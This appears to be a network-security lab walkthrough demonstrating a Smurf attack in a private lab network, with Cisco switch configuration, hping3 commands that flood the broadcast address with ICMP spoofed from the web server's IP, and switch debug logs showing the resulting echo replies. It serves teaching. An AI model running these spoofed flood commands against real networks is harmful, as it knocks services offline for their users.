
Smurf Attack:



Web-SRV2 IP Address

192.168.1.7

Attacker IP Address

192.168.1.8

AS1 Switch IP address Configuration

AS1(config)#interface VLAN 1

AS1(config-if)#ip address 192.168.1.254 255.255.255.0

AS1(config-if)#no shutdown

AS1#debug ip icmp

COR Switch IP address Configuration

COR(config)#interface VLAN 1

COR(config-if)#ip address 192.168.1.253 255.255.255.0

COR(config-if)#no shutdown


COR#debug ip icmp

Attacker

hping3 -1 -flood -a 192.168.1.7 192.168.1.255


hping3 -1 --flood --spoof 192.168.1.7 192.168.1.255

Start Wireshark in Web-SRV2, apply ICMP filter.




Let's start the attack from Kali Linux Attacker type the Command:


hping3 -1 --flood -a 192.168.1.7 192.168.1.255



hping3 -1 --flood --spoof 192.168.1.7 192.168.1.255



Let's capture the packets using Wireshark ICMP packets are coming from AS1 Switch, COR Switch and Router EDG.



COR# debug ip icmp it shows packets are coming from Web-SRV2.

```
✓ COR × AS1

*Sep 14 10:57:18.458: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.458: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.458: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.458: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.458: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.459: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.459: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.461: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
topology BASE, dscp 0 topoid 0
```

AS1# debug ip icmp it shows packets are coming from Web-SRV2.

```
Topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.814: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.814: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.814: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
AS1#
*Sep 14 10:57:18.867: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.867: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.867: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
*Sep 14 10:57:18.867: ICMP: echo reply sent, src 192.168.1.252, dst 192.168.1.7, topology BASE, dscp 0 topoid 0
```